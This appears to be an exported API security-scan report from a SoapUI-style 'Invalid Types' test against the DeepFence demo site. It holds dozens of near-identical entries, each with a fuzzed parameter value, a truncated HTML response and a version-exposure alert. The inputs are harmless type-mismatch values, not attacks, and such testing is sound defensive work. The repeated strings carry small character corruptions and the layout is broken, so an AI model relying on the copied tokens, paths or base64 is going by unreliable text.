Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMExE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlgggFqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	Since incorrectly typed data inserted into the parameter demouser@deepfence.io provoked an unexpected response, you may want to improve error handling in the code processing this input.				
Issue Number	#1964				

Scan	Invalid Types				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@</td><td>SoapUI is the best</td></tr></table>	Name	Value	demouser@	SoapUI is the best
Name	Value				
demouser@	SoapUI is the best				

	deepfence.io
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]
Action Points	Since incorrectly typed data inserted into the parameter <code>demouser@deepfence.io</code> provoked an unexpected response, you may want to improve error handling in the code processing this input.
Issue Number	#1965

Scan	Invalid Types				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>true</td></tr></table>	Name	Value	DemoUser1#	true
Name	Value				
DemoUser1#	true				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	Since incorrectly typed data inserted into the parameter <code>DemoUser1#</code> provoked an unexpected response, you may want to improve error handling in the code processing this input.				

Scan Invalid Types

Severity **ERROR**

Endpoint https://deepfence.show/

Request GET https://deepfence.show/ HTTP/1.1

Test Step GET

Modified Parameters

Name	Value
DemoUser1#	GpM7

Response

Content-type: text/html; charset=UTF-8

Content length: 7785

Response is too big. Beginning of the response:

```
<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQlZ6Js1J4MHXXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAACAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvccl/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...
```

Alerts Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]

Action Points Since incorrectly typed data inserted into the parameter DemoUser1# provoked an unexpected response, you may want to improve error handling in the code processing this input.

Issue Number

#1967

Scan Invalid Types

Severity **ERROR**

Endpoint https://deepfence.show/

Request GET https://deepfence.show/ HTTP/1.1

Test Step GET

Modified Parameters

Name	Value
DemoUser1#	0FB7

Response

Content-type: text/html; charset=UTF-8

Content length: 7785

Response is too big. Beginning of the response:

```
<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQlZ6Js1J4MHXXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="
```

	<pre>ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>	
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]	
Action Points	Since incorrectly typed data inserted into the parameter DemoUser1# provoked an unexpected response, you may want to improve error handling in the code processing this input.	
Issue Number	#1968	

Scan

Severity

Endpoint

Request

Test Step

Modified Parameters

Response

Alerts

Action Points

Issue Number

Invalid Types

ERROR

https://deepfence.show/

GET https://deepfence.show/ HTTP/1.1

GET

Name	Value
DemoUser1#	-1E4f

Content-type: text/html; charset=UTF-8

Content length: 7785

Response is too big. Beginning of the response:

<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlguFqg93Dy...

Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+/d{1,2}(\\.d{1,3})+.*] found [3/3.5.16]

Since incorrectly typed data inserted into the parameter DemoUser1# provoked an unexpected response, you may want to improve error handling in the code processing this input.

#1969

Scan	Invalid Types	
Severity	ERROR	
Endpoint	https://deepfence.show/	
Request	GET https://deepfence.show/ HTTP/1.1	

Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>12.45E+12</td></tr></table>	Name	Value	DemoUser1#	12.45E+12
Name	Value				
DemoUser1#	12.45E+12				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNSJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	Since incorrectly typed data inserted into the parameter DemoUser1# provoked an unexpected response, you may want to improve error handling in the code processing this input.				
Issue Number	#1970				

Scan	Invalid Types				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>-1.23</td></tr></table>	Name	Value	DemoUser1#	-1.23
Name	Value				
DemoUser1#	-1.23				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNSJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary				

	hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]
Action Points	Since incorrectly typed data inserted into the parameter DemoUser1# provoked an unexpected response, you may want to improve error handling in the code processing this input.
Issue Number	#1971

Scan	Invalid Types				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>SoapUI is the best</td></tr></table>	Name	Value	DemoUser1#	SoapUI is the best
Name	Value				
DemoUser1#	SoapUI is the best				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNSJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFrWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvmYBCUBcG6pDplJAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	Since incorrectly typed data inserted into the parameter DemoUser1# provoked an unexpected response, you may want to improve error handling in the code processing this input.				
Issue Number	#1972				

Scan	Invalid Types				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>P1Y2M3DT10H30M12.3S</td></tr></table>	Name	Value	DemoUser1#	P1Y2M3DT10H30M12.3S
Name	Value				
DemoUser1#	P1Y2M3DT10H30M12.3S				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title></pre>				

	<pre>>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRFS_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>	
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]	
Action Points	Since incorrectly typed data inserted into the parameter DemoUser1# provoked an unexpected response, you may want to improve error handling in the code processing this input.	
Issue Number	#1973	

Scan

Severity

Endpoint

Request

Test Step

Modified Parameters

Response

Alerts

Action Points

Issue Number

Invalid Types

ERROR

https://deepfence.show/

GET https://deepfence.show/ HTTP/1.1

GET

Name	Value
DemoUser1#	1999-05-31T13:20:00.000-05:00

Content-type: text/html; charset=UTF-8

Content length: 7785

Response is too big. Beginning of the response:

<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRFS_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...

Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\\.d{1,3})+.*] found [3/3.5.16]

Since incorrectly typed data inserted into the parameter DemoUser1# provoked an unexpected response, you may want to improve error handling in the code processing this input.

#1974

Scan	Invalid Types	
------	---------------	--

Severity	ERROR					
Endpoint	https://deepfence.show/					
Request	GET https://deepfence.show/ HTTP/1.1					
Test Step	GET					
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>1999-05-31</td></tr></table>		Name	Value	DemoUser1#	1999-05-31
Name	Value					
DemoUser1#	1999-05-31					
Response	<div><p>Content-type: text/html; charset=UTF-8</p><p>Content length: 7785</p><p>Response is too big. Beginning of the response:</p><pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl8l020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRFS_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvyzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlpguFqg93Dy...</pre></div>					
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]					
Action Points	Since incorrectly typed data inserted into the parameter DemoUser1# provoked an unexpected response, you may want to improve error handling in the code processing this input.					
Issue Number	#1975					

Scan	Invalid Types					
Severity	ERROR					
Endpoint	https://deepfence.show/					
Request	GET https://deepfence.show/ HTTP/1.1					
Test Step	GET					
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>-1267896799</td></tr></table>		Name	Value	DemoUser1#	-1267896799
Name	Value					
DemoUser1#	-1267896799					
Response	<div><p>Content-type: text/html; charset=UTF-8</p><p>Content length: 7785</p><p>Response is too big. Beginning of the response:</p><pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRFS_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/</pre></div>					

	<pre>z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]
Action Points	Since incorrectly typed data inserted into the parameter DemoUser1# provoked an unexpected response, you may want to improve error handling in the code processing this input.
Issue Number	#1976

Scan	Invalid Types				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>-882223334991111111</td></tr></table>	Name	Value	DemoUser1#	-882223334991111111
Name	Value				
DemoUser1#	-882223334991111111				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title> DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content=" width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/ cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER __"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id=" ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e- 9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZS BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	Since incorrectly typed data inserted into the parameter DemoUser1# provoked an unexpected response, you may want to improve error handling in the code processing this input.				
Issue Number	#1977				

Scan	Invalid Types				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>-2147483647</td></tr></table>	Name	Value	DemoUser1#	-2147483647
Name	Value				
DemoUser1#	-2147483647				

Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" 